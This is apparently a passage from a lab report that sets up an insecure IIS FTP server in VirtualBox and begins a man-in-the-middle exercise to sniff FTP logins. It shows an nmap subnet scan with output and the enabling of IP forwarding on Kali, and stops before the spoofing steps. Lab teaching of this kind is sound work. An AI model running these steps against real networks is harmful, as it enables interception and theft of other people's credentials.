


Fig 2.9 Opening IIS server manager



Right-Click on the **created server (WIN-U6U3QM.....)** and click on **Add Website...** :




Fig 2.10 Adding Website

Add FTP site Name as **PUBG** and set Physical Path as **C:\inetpub\ftproot**:




Fig 2.11 Providing Site name and physical path

In the Binding and SSL settings – **select SSL as No SSL** and click next:




Fig 2.12 setting Binding and SSL settings

Select Authentication as Basic and provide Read and Write permissions to ALL Users:




Fig 2.13 Setting Authentication and Authorization Information

FTP server setup completed:




Fig 2.14 Server Setup Completed

Access the FTP server from Target Command Prompt:

- Open the CMD on the Target Machine.
- Use command `> ftp 10.0.2.16` to connect to the FTP server.
- Log in a user.
- Type Username as `pc1` and provide password as `Passw0rd!`
- User will be successfully logged in.
- Now, type `by` to terminate the connection.





Fig 2.15 FTP server verification

## Do an MITM and sniff the username and password for FTP transaction using wireshark and dsniiff:


First using NMAP check for the users and open ports and verify the targets both sever and target machine using command # **nmap -Pn -sS -F 10.0.2.\*** :



```
Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Application... Places Terminator Wed 01:26
/bin/bash
/bin/bash 78x27
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:c6:46:0d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 411sec preferred_lft 411sec
    inet6 fe80::a00:27ff:fec6:460d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
root@kali:~# nmap -Pn -sS -F 10.0.2.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-02 01:26 EDT
Nmap scan report for 10.0.2.1 (10.0.2.1)
Host is up (0.00055s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2 (10.0.2.2)
Host is up (0.0059s latency).
Not shown: 95 filtered ports
```

Fig 2.16 Target Analysis using NMAP




```
Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Application... Places Terminator Wed 01:27
/bin/bash
/bin/bash 78x27
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
3306/tcp   open  mysql
5357/tcp   open  wsapi
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3 (10.0.2.3)
Host is up (0.0013s latency).
All 100 scanned ports on 10.0.2.3 (10.0.2.3) are filtered
MAC Address: 08:00:27:0C:A9:5C (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.13 (10.0.2.13)
Host is up (0.00058s latency).
Not shown: 97 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:E6:E5:59 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.16 (10.0.2.16)
Host is up (0.00056s latency).
Not shown: 94 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
```

Fig 2.17 Target Analysis using NMAP



```
Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Application... Places Terminator Wed 01:27
/bin/bash
/bin/bash 78x27
Not shown: 97 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:E6:E5:59 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.16 (10.0.2.16)
Host is up (0.00056s latency).
Not shown: 94 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp    open  ms-wbt-server
MAC Address: 08:00:27:34:60:79 (Oracle VirtualBox virtual NIC)


Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.0000090s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 3.79 seconds
root@kali:~#
```

Fig 2.17 Target Analysis using NMAP Completed

Now, for successful MITM attack firstly enabling **Packet Forwarding** on Kali:

# **echo 1 > /proc/sys/net/ipv4/ip\_forward**



```
Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Application... Places Terminator Wed 01:33
/bin/bash
/bin/bash 78x27
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# sysctl

